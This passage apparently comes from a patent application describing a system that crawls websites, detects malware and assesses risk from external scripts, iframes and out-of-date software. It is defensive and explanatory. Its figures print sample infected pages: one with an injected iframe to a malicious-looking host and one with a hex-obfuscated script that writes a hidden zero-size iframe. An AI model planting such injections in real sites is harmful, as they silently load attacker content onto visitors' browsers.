[00111] Risk assessment module 128 can determine the version information of installed applications/languages in a variety of ways. As one example, an application fingerprinter can be used. As another example, when content extraction engine 1302 fetches content, information such as the version of the web server serving the content will be accessible to the content extraction engine via HTTP headers. Other applications such as blog software imprint version information within the pages they are responsible for generating. Content extraction engine 1302 can provide such information to aggregator 1306 for further analysis.

[00112] Different approaches can be used to determine the level of risk to assign to out-of-date applications. For example, applications that are out-of-date by a minor revision number can be treated as posing a lower risk than applications that are out-of-date by a major revision number. As another example, the presence in a vulnerability database of the installed version and/or an indication that the particular version is known to be vulnerable to malware attacks can be treated as posing a higher risk than if the installed version is not present in a vulnerability database. As yet another example, in some cases it may not be possible to confirm the version number of software. In that scenario, a rule can be specified such that any software with unconfirmed version numbers is treated in a fail-secure manner (e.g., as a “medium” or “high” risk) or can instead be treated in a fail-safe manner (e.g., as a “low risk”). More complex rules can also be specified for how aggregator 1306 determines to classify the risk posed by installed applications. For example, one rule could be that the inability to confirm a version number of a single application is not by itself sufficient to merit a “medium” or “high” risk label, but when combined with at least one other problem (e.g., a second unconfirmed application or an application that is known to be out-of-date), the inability to confirm the version number will influence the final risk level assigned. At the same time, inability to confirm version numbers may mean that a site is intentionally masking the version numbers of all of its applications (a positive security practice). If all the version numbers of applications installed on the site are being masked, then the site could be considered lower risk.

[00113] If a risk from the presence of out-of-date applications is determined to exist, the report can recommend that the implicated software be updated. In some cases, however, it might not be possible to update the software. For example, a specific version of an application may be required for site compatibility reasons, or a review process may be in place that precludes immediate upgrades. In such circumstances, the report can be used to configure more frequent scans by a system such as system 102 to help mitigate the risk posed by the out-of-date application(s).

[00114] Figure 19 illustrates an embodiment of a risk assessment report. Report 1900 is an example of a report resulting from an assessment of site 116 as generated by reporting engine 1308. As shown at 1902, site 116 is made up of only four web pages. The web pages do not include any external JavaScripts, iframes, advertisements, or images. However, site 116 does make use of one potentially out-of-date application. As site 116 has no problematic external components, each of those categories has a risk of “LOW.” Further, as only one application is potentially out-of-date, and as that application is one that is considered to be more resilient against attacks than other applications, the overall risk posed to the site is determined to be “MEDIUM.”

[00115] The operator of site 118, who does not contract to receive detection/remediation services from system 102, can nonetheless obtain risk assessments from engine 128. As one example, the operator may choose to periodically obtain assessments to make sure that the marketing department of the photograph repository has not compromised the security of the site by installing unauthorized web applications or including unapproved third party widgets on site pages.

[00116] Figure 20 illustrates an embodiment of a process for performing a risk assessment of a website. In various embodiments, the process shown in Figure 20 is performed by risk assessment module 128. The process begins at 2002 when one or more pages are crawled. For example, at 2002, crawler 1310 crawls a website such as site 114 after being provided with a seed URL and maximum depth. At 2004, the crawled pages are analyzed. In some embodiments, at 2004 the processing performed by content extraction engine 1302 and risk analysis feature extractor 1304 is performed. For example, at 2004, elements belonging to each

of the five types of components illustrated at 1406 in Figure 14 are identified and provided to aggregator 1306. At 2006, aggregator 1306 aggregates the information it receives and assesses the risk posed by elements in each of the five categories (if present) as well as assesses the overall risk. Finally, at 2008, a risk assessment report is provided as output.

[00117] The process shown in Figure 20, or portions thereof, can be initiated in a variety of contexts. As one example, the operator of detection system 102 can make available risk assessment reports to prospective subscribers of system 102's detection and mitigation services. As another example, the operator of detection system 102 can use the risk assessment report of a given site to configure the frequency with which detection system 102 performs various scans associated with the site. The report need not take the human readable form shown in Figure 14 but can instead/in addition be output in a machine-readable format. As yet another example, an administrator of site 118 can use the output of risk assessment module 128 to make sure that the marketing department has not installed a widget that has not been vetted by the security department. In such a scenario, the widget may not yet be compromised, and thus not pose an immediate threat to site visitors. However, the administrator will be able to efficiently learn of the presence on site 118 of the widget and have it removed, or take another appropriate action such as to bring the widget to the attention of the CISO. As another example, using the techniques described herein, the administrator of site 118 would be able to determine which subdomain(s) of the site are powered by an unapproved web server.

[00118] The output of the process shown in Figure 20 can likewise be used in a variety of ways. As mentioned above, an administrator (e.g., of site 114 or system 102) can manually examine the report for anomalies. The report can also be provided as input to another system or process, such as detection engine 206. As one example, the frequency with which site 114 is scanned for problems can be tuned based on the report generated by reporting engine 1308. The particular frequency can be based on a variety of factors, such as the overall risk (e.g. high, medium, low) and/or the risk in a given category (e.g., "External JavaScripts" = medium).

[00119] Figure 21 illustrates an example of a portion of a web page. The HTML shown is an example of input to content extraction engine 1302. Included in the HTML are an external

JavaScript (2102), code that runs and dynamically pulls in an iframe from an external site (2104), an image that is hosted locally (2106), and an external image (2108).

[00120] Figure 22 illustrates an example of output produced by a content extraction engine. Specifically, the content extraction engine tokenizes particular portions of the HTML, identifying information such as the source attribute of a piece of JavaScript, the body of a JavaScript tag, and the source and size of an image. The content extraction engine provides its output to risk analysis feature extractor as a stream. Other examples of output types that can be generated by the content extraction engine, but are not shown, include links, form inputs, and anchors.

[00121] Figure 23 illustrates an example of output produced by a risk analysis feature extractor. As shown in Figure 23, the risk analysis feature extractor determines that script 2202 is an external script and annotates it accordingly (2302). Similar determinations are made about iframe 2204 and image 2208. In contrast, image 2206 is determined to be hosted locally, and is thus removed from further consideration in the risk analysis determination. Other examples of output types that can be generated by risk analysis feature extractor 1304, but are not shown, include external anchors and advertisements. For example, advertisements are typically included in a page through script tags or attribute tags. In some embodiments risk analysis feature extractor 1304 is configured to recognize the names (or other identifiable features) of JavaScripts that correspond to the serving of advertisements. In such a situation, the corresponding type of the element would be changed from “script” to “advertisement” prior to being output.




FIG. 1




FIG. 2




FIG. 3

```

<html>
<head><title>ACME Shopping Site</title></head>
<body>
<h1>Welcome to ACME!</h1>
<a href="login">Log In</a>
<div id="main">
We sell everything! Please log in by clicking the above link.
</div>
</body>
</html>

```

FIG. 4A


```

<html>
<head><title>ACME Shopping Site</title></head>
<body>
<h1>Welcome to ACME!</h1>
<a href="login">Log In</a>
<div id="main">
<iframe src="http://baddomain.ru/dpdpkg"></iframe>
We sell everything! Please log in by clicking the above link.
</div>
</body>
</html>

```

402

FIG. 4B




500 → **FIG. 5**

```

<html>
<head><title>ACME Shopping Site</title></head>
<body>
<h1>Welcome to ACME!</h1>
<a href="login">Log In</a>
<div id="main">
  <script>document.write(unescape('\x3c\x69\x66\x72\x61\x6d\x65\x20\x
    73\x72\x63\x3d\x22\x68\x74\x74\x70\x3a\x2f\x2f\x77\x77\x77\x2e\x
    6e\x65\x69\x6c\x64\x61\x73\x77\x61\x6e\x69\x2e\x63\x6f\x6d\x22\x
    20\x77\x69\x64\x74\x68\x3d\x30\x20\x68\x65\x69\x67\x68\x74\x3d\x
    30\x20\x66\x72\x61\x6d\x65\x62\x6f\x72\x64\x65\x72\x3d\x30\x3e\x
    20'))</script>
  We sell everything! Please log in by clicking the above link.
</div>
</body>
</html>

```

FIG. 6



DASIENT

Is Your Site Infected?

Enter URL to find out:

802

804

Submit

800 ↗

FIG. 8




FIG. 9




FIG. 10


